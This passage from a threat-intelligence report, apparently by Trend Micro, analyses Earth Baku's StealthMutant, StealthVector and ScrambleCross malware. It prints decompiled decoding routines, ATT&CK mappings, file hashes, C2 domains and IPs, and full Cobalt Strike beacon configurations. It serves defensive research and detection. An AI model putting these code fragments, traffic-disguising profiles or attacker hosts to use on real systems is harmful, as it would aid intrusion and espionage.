  *((_QWORD *)qword_180019E70 + 40) = sub_180001624(dword_180018904);
  *((_QWORD *)qword_180019E70 + 48) = sub_180001624(dword_180018908);
  *((_QWORD *)qword_180019E70 + 56) = sub_180001624(dword_18001890C);
  *((_QWORD *)qword_180019E70 + 64) = sub_180001624(dword_180018910);
  *((_QWORD *)qword_180019E70 + 72) = sub_180001624(dword_180018914);
  *((_QWORD *)qword_180019E70 + 80) = sub_180001624(dword_180018918);
  v2 = GetProcessHeap();
  qword_180019E78 = (__int64)HeapAlloc(v2, 8u, 0x58ui64);
  v3 = off_1800189F0;
  v4 = 0;
  for ( i = 0; i < 0xA; ++i )

```

Figure 51. Storesyncsvc.dll's procedure for loading APIs in the FireEye report sample

Technique Similarities to Crosswalk

Crosswalk and ScrambleCross implement similar techniques. Both pieces of malware decode their main functions and strings with XOR, after which they check the signature of the decoded section, as shown in Figure 52 and Figure 53.

```

do
{
    v13 = *p_section_1++;
    hash1 = v13 + __ROR4__(hash1, v3);
    --size_of_section_1;
}
while ( size_of_section_1 );
if ( hash_for_section_1 == hash1 )
{
    v14 = &this->field_C0;
    v15 = v7 - 192;
    if ( v7 - 192 > 0 )
    {
        v16 = this->field_38;
        v17 = 0i64;
        do
        {
            if ( v17 >= v16 )
                v17 = 0i64;
            *v14 ^= *(&this->field_38 + ++v17 + 3);
            v14 = (v14 + 1);
            --v15;
        }
        while ( v15 );
    }
    p_section_2 = this - this->section_2;
    hash2 = 0;
    do
    {
        v20 = *p_section_2++;
        hash2 = v20 + __ROR4__(hash2, this->initial_value);
        --size_for_section_2;
    }
    while ( size_for_section_2 );
    if ( hash_for_section_2 == hash2 )
    {
        this->hash_for_section_2 = hash_for_section_2;
        this->hash_for_section_1 = hash_for_section_1;
        goto LABEL_14;
    }
}
}

```

Figure 52. Crosswalk code that checks the signature of its decoded section

```

do
{
    v7 = v6->start;
    v6 = (v6 + 1);
    v4 = v7 + __ROR4__(v4, 13);
    --v5;
}
while ( v5 );
if ( __ROR4__(v4, 13) != signature_for_global_value )// check signature for global values
    return 12i64;
v9 = &g_data - base_addr;
v10 = v9 / 8;
v11 = v9 % 8;
v12 = 8 * (v9 / 8) + 8;
if ( !(v9 % 8) )
    v12 = &g_data - base_addr;
v13 = 8 * v10 + 8;
v14 = this - v12 - 16;
if ( !v11 )
    v13 = &g_data - base_addr;
do_xor(&v14[sub_1E09A4D0528 - base_addr], base_addr + v13 - sub_1E09A4D0528, this->xor_key_for_code);
if ( v11 )
    v9 = 8 * v10 + 8;
v15 = 0;
v16 = v14;
if ( v14 )
{
    for ( ; v9; --v9 )
    {
        v17 = *v16++;
        v15 = v17 + __ROR4__(v15, 13);
    }
    v15 = __ROR4__(v15, 13);
}
if ( v15 != this->signature_for_code ) // check signature for code section
    return 0xDi64;
}

```

Figure 53. ScrambleCross code that checks the signature of its decoded section

Conclusion and Security Recommendations

The discovery of these new pieces of malware demonstrates that Earth Baku consists of members with varied skill sets. The group's use of the StealthMutant and StealthVector loaders indicates that among their ranks is at least one member who is familiar with tools and techniques used by red teams. Likewise, the group's use of the ScrambleCross backdoor points to at least one member who likely has a deep knowledge of low-level programming and complex software development.

Evidence of members with these collective skills obscures the true purpose behind this new campaign. Even though Earth Baku engaged in ransomware attacks in early 2020,²⁰ we have not observed the use of ransomware in this new campaign. Instead, as a report by Group-IB suggests,²¹ this latest campaign by Earth Baku may be focused on cyberespionage. It is our hope that this report will encourage other security researchers to publish further research about this threat actor group and its activities.

Here are several measures that end users and organizations can take to defend their networks and systems against cyberespionage tactics and minimize the risk of compromise:

- **Practice the principle of least privilege.** Limit access to sensitive data and carefully monitor user permissions to make lateral movement more difficult for attackers who want to infiltrate a corporate network.
- **Be mindful of security gaps.** Regularly update systems and applications, and enforce strict patch management policies. Practice virtual patching to secure any legacy systems for which patches are not yet available.
- **Have a proactive incident response strategy.** Implement defensive measures that are designed to assess threats and mitigate their impact in the event of a breach. Routinely carry out security drills to test the efficiency of the organization's incident response plan.
- **Enforce the 3-2-1 rule.** Store at least three copies of corporate data in two different formats, with one air-gapped copy located off-site. Routinely update and test these copies to ensure that there are no errors in the backup process.

Enterprises and government agencies can benefit from advanced Trend Micro solutions that can proactively keep IT environments protected from a wide range of cybersecurity threats. The Trend Micro™ XDR service effectively protects connected emails, endpoints, servers, cloud workloads, and networks.²² It uses powerful AI and expert security analytics to correlate data, and deliver fewer yet higher-fidelity alerts for early threat detection. In a single console, it provides a broader perspective of enterprise systems while at the same time giving a more focused and optimized set of alerts. This allows IT security teams to have better context for identifying threats more quickly and therefore to understand and remediate impact much more effectively.

The Trend Micro™ Managed XDR service, meanwhile, provides expert threat monitoring, correlation, and analysis from skilled and seasoned managed detection and response analysts.²³ Managed XDR is a flexible, 24/7 service that allows organizations to have a single source of detection, analysis, and response. Analyst expertise is enhanced by Trend Micro solutions that are optimized by AI and enriched by global threat intelligence. The Managed XDR service allows organizations to expand with the cloud without sacrificing security or overburdening IT teams.

Appendix

MITRE ATT&CK Tactics, Techniques, and Procedures

Tactic	ID	Technique	Procedure	Used by
Initial access	T1190	Exploit public-facing application	Earth Baku exploits SQL injection or CVE-2021-26855 to intrude on the network.	-
	T1566.001	Phishing: spear phishing attachment	Earth Baku possibly distributes spam with LNK attachments that download StealthVector.	-
Execution	T1059.003	Command and scripting interpreter: Windows Command Shell	Earth Baku uses a batch file to install StealthVector.	-
	T1059.005	Command and scripting interpreter: Visual Basic	Earth Baku uses VBS to drop StealthVector.	-
	T1569.002	Service execution	Some variants of StealthVector are designed to be executed as a service.	StealthVector
	T1053.005	Scheduled task/job: scheduled task	StealthMutant is executed via a scheduled task.	-
Defense evasion	T1574.002	DLL sideloading	Some variants of StealthVector are designed to be executed by DLL sideloading.	StealthVector
	T1055.012	Process injection: process hollowing	StealthMutant and StealthVector can perform process hollowing and phantom DLL hollowing to inject the shellcode in a remote process.	StealthMutant, StealthVector
	T1562.006	Impair defenses: indicator blocking	StealthMutant and StealthVector can patch <i>EtwEventWrite</i> to disable logging by ETW.	StealthMutant, StealthVector
	T1027	Obfuscated files or information	StealthMutant uses XOR or AES-256-ECB to decrypt the payload. StealthVector uses ChaCha20 to decrypt both the configuration and the payload. The main function of ScrambleCross is encoded by XOR and its configuration is encrypted by ChaCha20.	StealthMutant, StealthVector, ScrambleCross
	T1218.004	Signed binary proxy execution: <i>InstallUtil</i>	Some variants of StealthVector, including its C# implementation StealthMutant, are executed by <i>InstallUtil</i> .	StealthMutant

Tactic	ID	Technique	Procedure	Used by
	T1036.003	Masquerading: rename system utilities	Earth Baku renames the legitimate <i>CertUtil.exe</i> to bypass detection.	-
	T1027.002	Obfuscated files or information: software packing	StealthMutant is packed by ConfuserEx.	StealthMutant
Command and control	T1573.001	Encrypted channel: symmetric cryptography	ScrambleCross uses ChaCha20 for packet encryption.	ScrambleCross
	T1071.001	Application layer protocol: web protocols	The Cobalt Strike beacon uses HTTPS to communicate with the C&C server. ScrambleCross uses HTTP/HTTPS to communicate with the C&C server.	Cobalt Strike, ScrambleCross
	T1071.004	Application layer protocol: DNS	The Cobalt Strike beacon uses DNS to communicate with the C&C server.	Cobalt Strike
	T1090.004	Proxy: domain fronting	ScrambleCross abuses a legitimate CDN service to tunnel traffic to the actual C&C server.	ScrambleCross
	T1105	Ingress tool transfer	Earth Baku uses <i>CertUtil.exe</i> to download components from a URL.	-

Indicators of Compromise

LNK Downloader Files

SHA-256	Detection
59fa89a19aa236aec216f0c8e8d59292b8d4e1b3c8b5f94038851cc5396d6513	Trojan.LNK.STEALTHVECTOR.ZYIF

BAT Launcher Files

SHA-256	Detection
49e338c5ae9489556ae8f120a74960f3383381c91b8f03061ee588f6ad97e74c	Trojan. BAT.SVCLAUNCHER.ZYIF
c8e3e27401ae87cbd891b46505b89f2970f8890de4b09cbaa538d827caa86b26	Trojan. BAT.SVCLAUNCHER.ZYIF
d1175b88744606363f6fdf2df5980ca5a0898a3944fcf15f5c4c014473b043ca	Trojan. BAT.SVCLAUNCHER.ZYIF
62d9e8f6e8ade53c6756f66beaaf4b9d93da6d390bf6f3ae1340389178a2fa29	Trojan. BAT.SVCLAUNCHER.ZYIF
da4b86b9367151e0c36b90cb7329aca2d05f2984ce0e0181dd355b728acc4428	Trojan. BAT.SVCLAUNCHER.ZYIF

StealthMutant and Payloads

SHA-256	Detection	Payload
24ac3cc305576493beefab026d1cb7cce84f3bfcbcc51cdb5e612c290499390a	Backdoor.Win64. SCRAMBLECROSS.ZYIF. enc	Cobalt Strike beacon (HTTP)
209521bc350e7f5b28decba46bad81090a13f42eed396db3ca9a97eaf7902fe8	Backdoor.Win64. COBEACON.ZYIF.enc	-
34f95e0307959a376df28bc648190f72bcc5b25e0e00e4577730d26abb5316	Trojan.MSIL. STEALTHMUTANT.ZYIF	Encrypted payload not found
b7b2aa801dea2ec2797f8cf43b99c4bf8d0c1effe532c0c800b40336e9012af2	Trojan.MSIL. STEALTHMUTANT.ZYIF	Encrypted payload not found
8284c44f87ab8471918da564152fcc28348a671e3a9316876b075cdf03c3607	Trojan.MSIL. STEALTHMUTANT.ZYIF	Encrypted payload not found
e66adbc6ca13dab9915aca30360c86b75e63e9c0845ac89217299fed556810cc	Trojan.MSIL. STEALTHMUTANT.ZYIF	ScrambleCross
6c5192a478bd7eca95f83ab3ebf036d4c1fcc81e0354fa05f02f5fe4e8bdfd5	Backdoor.Win64. SCRAMBLECROSS.ZYIF. enc	-
ce16e9a2d3722bb5f5b3636f307bd386ed24abafea72aeb6dd002d51eeca16df	Trojan.MSIL. STEALTHMUTANT.ZYIF	Cobalt Strike beacon (HTTPS)
9269dc68d46630c0d534bf62a299037fd3a124a6459d97692c25ffb89ccd1f08	Backdoor.Win64. COBEACON.ZYIF.enc	-
04f6fc49da69838f5b511d8f996dc409a53249099bd71b3c897b98ad97fd867c	Trojan.MSIL. STEALTHMUTANT.ZYIF	ScrambleCross
730f4d8c1e774406105bbaad3cb4b466c27e0a50cf8345c236b42a80b437e2a8	Backdoor.Win64. SCRAMBLECROSS.ZYIF. enc	-

StealthVector

SHA-256	Detection	Payload
9e178bb966f101e8c8ed020fbb2fb5878e2a969f7eaf47bc990f0472e85a3533	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
d9d269a199ca0841fc71fef045c3dc5701a5042bea46d05a657b6db43fe55acc	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
8da88951322fa7f464c13cb4a173d0c178f5e34a57957c9117b393133dd19925	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found

SHA-256	Detection	Payload
e009ef76fb9402fe379280ed9c6a4d81748fb259475b9048937f3d7c7f0f0f32	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
e2ae201bd6a7397dcc5036260122e7d67046569b90c4f1b79ef8e34914729888	Trojan.Win64. STEALTHVECTOR. SMZTID-B	ScrambleCross
c1b587a922691c7e01db3e57f223fa2b5d2df2121736922ff97141571c550cfc	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
02378f64fd1083491cf5558397aee763ff047a5fa9fc624d1710b86f440777	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
560a96e4577d09eb13416e5c4d649c346ca11a2459f09c8a3495d7c377c1f31d	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Cobalt Strike beacon (Hybrid HTTP DNS)
91aa05e3666c7e2443fc1f0f0142f1829f5ec51e289c95b10811531da50eb2b3	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Cobalt Strike beacon (HTTPS)
98f6be546c5191b67014e3d0f7f8df86715d970aa326a6a438d0be234daf8841	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
477882b41e10aef0fcd0d5d33715dfb4eb7f8f3277057978ac77d3ec5914c6f9	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
bf34dfb4140c00d23554b03ebb986b2734a2c396877681d526e2ac80b372268a	Trojan.Win64. STEALTHVECTOR. SMZTID-B	Encrypted payload not found
d981edf78680f46616574b46ac3d0ab58a509430c155905761058152a24f091d	Trojan.Win64. STEALTHVECTOR.ZYIG	Cobalt Strike beacon (HTTPS)

Domains/IP addresses

Ns[.]cloud01[.]tk
Ns[.]cloud20[.]tk
ns1[.]extrsports[.]ru:443
www[.]microsofthelp[.]dns1[.]us:443
45[.]138[.]157[.]78:80
update[.]microsoftdocs[.]workers[.]dev:443
www[.]twitterproxy[.]com:443
cdn[.]cloudfiare[.]workers[.]dev:443
msetting[.]com
dns224[.]com
cloudflare-ko[.]biguserup[.]workers[.]dev:443

Cobalt Strike Configuration

Hybrid HTTP DNS beacon

```
BeaconType      - Hybrid HTTP DNS
Port            - 1
SleepTime       - 300000
MaxGetSize      - 1404878
Jitter         - 37
MaxDNS          - 255
PublicKey_MD5   - df50953714f29628a7f6a6c97eb0bc2e
C2Server        - ns.cloud01.tk,/users/sign_in,ns.cloud20.tk,/users/sign_in
UserAgent       - Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
HttpPostUri     - /signup/custom
Malleable_C2_Instructions - Remove 3405 bytes from the end
                                     Remove 3366 bytes from the beginning
                                     Base64 URL-safe decode
                                     XOR mask w/ random key
HttpGet_Metadata - ConstHeaders
                                     Host: fortawesome.com
                                     xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                     Referer: https://fortawesome.com/
                                     Metadata
                                     base64url
                                     prepend "_fortawesome_session="
                                     header "Cookie"
HttpPost_Metadata - ConstHeaders
```

```

Host: fortawesome.com

Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8

SessionId

mask

base64url

parameter "__uid"

Output

mask

base64url

prepend "remember_me=on&authenticity_token="

print

PipeName -
DNS_Idle - 8.8.8.8
DNS_Sleep - 0
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe

```

CryptoScheme	- 0
Proxy_configuration	- Not Found
Proxy_User	- Not Found
Proxy_Password	- Not Found
Proxy_Behavior	- Use IE settings
Watermark	- 305419896
bStageCleanup	- True
bCFGCaution	- False
KillDate	- 0
bProcInject_StartRWX	- False
bProcInject_UseRWX	- False
bProcInject_MinAllocSize	- 17500
ProcInject_PrependedAppend_x86	- b'\x90\x90\x90\x90'
	Empty
ProcInject_PrependedAppend_x64	- b'\x90\x90\x90\x90'
	Empty
ProcInject_Execute	- ntdll:RtlUserThreadStart
	CreateThread
	NtQueueApcThread-s
	CreateRemoteThread
	RtlCreateUserThread
ProcInject_AllocationMethod	- NtMapViewOfSection
bUsesCookies	- True
HostHeader	-
headersToRemove	- Not Found
DNS_Beaconing	- Not Found


```
DNS_get_TypeA           - Not Found
DNS_get_TypeAAAA        - Not Found
DNS_get_TypeTXT         - Not Found
DNS_put_metadata        - Not Found
DNS_put_output          - Not Found
DNS_resolver            - Not Found
DNS_strategy            - Not Found
DNS_strategy_rotate_seconds - Not Found
DNS_strategy_fail_x     - Not Found
DNS_strategy_fail_seconds - Not Found
```

HTTPS beacon

```
BeaconType              - HTTPS
Port                    - 443
SleepTime               - 60000
MaxGetSize              - 1404878
Jitter                  - 37
MaxDNS                  - 255
PublicKey_MD5           - df50953714f29628a7f6a6c97eb0bc2e
C2Server                - work.cloud01.tk,/users/sign_in,work.cloud20.tk,/
users/sign_in,185.118.166.205,/users/sign_in
UserAgent               - Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko
HttpPostUri              - /signup/custom
Malleable_C2_Instructions - Remove 3405 bytes from the end
                        Remove 3366 bytes from the beginning
```

```
Base64 URL-safe decode
XOR mask w/ random key

HttpGet_Metadata - ConstHeaders
Host: fortawesome.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://fortawesome.com/

Metadata
base64url
prepend "_fortawesome_session="
header "Cookie"

HttpPost_Metadata - ConstHeaders
Host: fortawesome.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate

SessionId
mask
base64url
parameter "__uid"

Output
mask
base64url
prepend "remember_me=on&authenticity_token="
print

PipeName -
```

```
DNS_Idle - 8.8.8.8
DNS_Slee - 0
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe
CryptoScheme - 0
Proxy_configuration - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 305419896
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - False
bProcInject_UserRWX - False
bProcInject_MinAllocSize - 17500
ProcInject_PrepndAppend_x86 - b'\x90\x90\x90\x90'
```

```

Empty
ProcInject_PrependedAppend_x64 - b'\x90\x90\x90\x90'
Empty
ProcInject_Execute - ntdll:RtlUserThreadStart
CreateThread
NtQueueApcThread-s
CreateRemoteThread
RtlCreateUserThread
ProcInject_AllocationMethod - NtMapViewOfSection
bUsesCookies - True
HostHeader -
headersToRemove - Not Found
DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - Not Found
DNS_strategy_rotate_seconds - Not Found
DNS_strategy_fail_x - Not Found
DNS_strategy_fail_seconds - Not Found

```

References

- 1 Trend Micro. (April 19, 2017). *Trend Micro*. "Examining a Possible Member of the Winnti Group." Accessed on July 9, 2021, at https://www.trendmicro.com/en_us/research/17/d/pigs-malware-examining-possible-member-winnti-group.html.
- 2 Joseph C. Chen et al. (July 9, 2021). *Trend Micro*. "BIOPASS RAT: New Malware Sniffs Victims via Live Streaming." Accessed on July 9, 2021, at https://www.trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html.
- 3 Benson Sy. (June 29, 2015). *Trend Micro*. "MERS News Used in Targeted Attack against Japanese Media Company." Accessed on July 9, 2021, at <https://blog.trendmicro.com/trendlabs-security-intelligence/mers-news-used-in-targeted-attack-against-japanese-media-company/>.
- 4 Daniel Lunghi et al. (Feb. 18, 2020). *Trend Micro*. "Uncovering DRBControl: Inside the Cyberespionage Campaign Targeting Gambling Operations." Accessed on July 9, 2021, at <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-drbcontrol-uncovering-a-cyberespionage-campaign-targeting-gambling-companies-in-southeast-asia>.
- 5 The United States Department of Justice. (Sept. 16, 2020). *The United States Department of Justice*. "Seven International Cyber Defendants, Including 'Apt41' Actors, Charged In Connection With Computer Intrusion Campaigns Against More Than 100 Victims Globally." Accessed on July 16, 2021, at <https://www.justice.gov/opa/pr/seven-international-cyber-defendants-including-apt41-actors-charged-connection-computer>.
- 6 Positive Technologies. (Jan. 14, 2021). *Positive Technologies*. "Higaisa or Winnti? APT41 backdoors, old and new." Accessed on July 16, 2021, at <https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new>.
- 7 Christopher Glyer et al. (March 25, 2020). *FireEye Threat Research Blog*. "This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits." Accessed on July 16, 2021, at <https://www.fireeye.com/blog/threat-research/2020/03/apt41-initiates-global-intrusion-campaign-using-multiple-exploits.html>.
- 8 Bernardo Damele, Miroslav Stampar, and Alessandro Tanasi. (Jan. 19, 2021). *GitHub*. "sqlmap/plugins/dbms/mssqlserver/filesystem.py." Accessed on July 16, 2021, at <https://github.com/sqlmapproject/sqlmap/blob/master/plugins/dbms/mssqlserver/filesystem.py#L281-L333>.
- 9 Nitesh Surana. (April 14, 2021). *Trend Micro*. "Could the Microsoft Exchange breach be stopped?" Accessed on July 22, 2021, at https://www.trendmicro.com/en_us/devops/21/d/could-the-microsoft-exchange-breach-be-stopped.html.
- 10 Thomas Dupuy, Matthieu Faou, and Mathieu Tartare. (March 10, 2021). *WeLiveSecurity*. "Exchange servers under siege from at least 10 APT groups." Accessed on July 16, 2021, at <https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups>.
- 11 ambray. (Oct 24, 2017). *GitHub*. "ProcessHollowing/ShellLoader/Loader.cs." Accessed on July 16, 2021, at <https://github.com/ambray/ProcessHollowing/blob/master/ShellLoader/Loader.cs>.
- 12 Yoshihiro Ishikawa. (May 21, 2021). *LAC*. "Microsoft社のデジタル署名を悪用した「Cobalt Strike loader」による標的型攻撃へ攻撃者グループAPT41." Accessed on July 16, 2021, at https://www.lac.co.jp/lacwatch/report/20210521_002618.html.
- 13 Internet Research Task Force. (May 2015). *IETF Trust*. "ChaCha20 and Poly1305 for IETF Protocols." Accessed on July 16, 2021, at <https://datatracker.ietf.org/doc/html/rfc7539>.
- 14 Raphael Mudge. (April 9, 2018). *CobaltStrike*. "Cobalt Strike 3.11 – The snake that eats its tail." Accessed on July 16, 2021, at <https://blog.cobaltstrike.com/2018/04/09/cobalt-strike-3-11-the-snake-that-eats-its-tail>.
- 15 CyCraft Research Team. (April 15, 2020). *Cycraft*. "APT Group Chimera - APT Operation Skeleton Key Targets Taiwan Semiconductor Vendors." Accessed on July 16, 2021, at https://cycraft.com/download/%5BTLP-White%5D20200415%20Chimera_V4.1.pdf.
- 16 Takahiro Haruyama. (2021). *VMware Carbon Black*. "Knock, knock, Neo. - Active C2 Discovery Using Protocol Emulation." Accessed on July 16, 2021, at https://jsac.jp/cert.or.jp/archive/2021/pdf/JSAC2021_201_haruyama_jp.pdf.
- 17 The United States Department of Justice. (Aug. 13, 2020). *The United States Department of Justice*. "Seven International Cyber Defendants, Including 'Apt41' Actors, Charged In Connection With Computer Intrusion Campaigns Against More Than 100 Victims Globally." Accessed on July 16, 2021, at <https://www.justice.gov/opa/pr/seven-international-cyber-defendants-including-apt41-actors-charged-connection-computer>.

- 18 Sudeep Singh and Atinderpal Singh. (June 11, 2020). *ZScaler*. "The Return of the Higaisa APT." Accessed on July 16, 2021, at <https://www.zscaler.com/blogs/security-research/return-higaisa-apt>.
- 19 VMware. (Sept. 30, 2019). *VMware*. "CB Threat Analysis Unit: Technical Analysis of 'Crosswalk.'" Accessed on July 16, 2021, at <https://www.carbonblack.com/blog/cb-threat-analysis-unit-technical-analysis-of-crosswalk>.
- 20 CyCraft Technology Corp. (June 2, 2021). *Medium*. "China-Linked Threat Group Targets Taiwan Critical Infrastructure, Smokescreen Ransomware." Accessed on July 16, 2021, at <https://medium.com/cycraft/china-linked-threat-group-targets-taiwan-critical-infrastructure-smokescreen-ransomware-c2a155aa53d5>.
- 21 Nikita Rostovcev. (June 10, 2021). *Group-IB*. "Big airline heist: APT41 likely behind massive supply chain attack." Accessed on July 16, 2021, at https://blog.group-ib.com/columnmtk_apt41.
- 22 Trend Micro. (n.d.). *Trend Micro*. "XDR." Accessed on July 22, 2021, at https://www.trendmicro.com/en_us/business/products/detection-response/xdr.html.
- 23 Trend Micro. (n.d.). *Trend Micro*. "Managed XDR." Accessed on July 22, 2021, at https://www.trendmicro.com/en_us/business/products/detection-response/managed-xdr-mdr.html.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

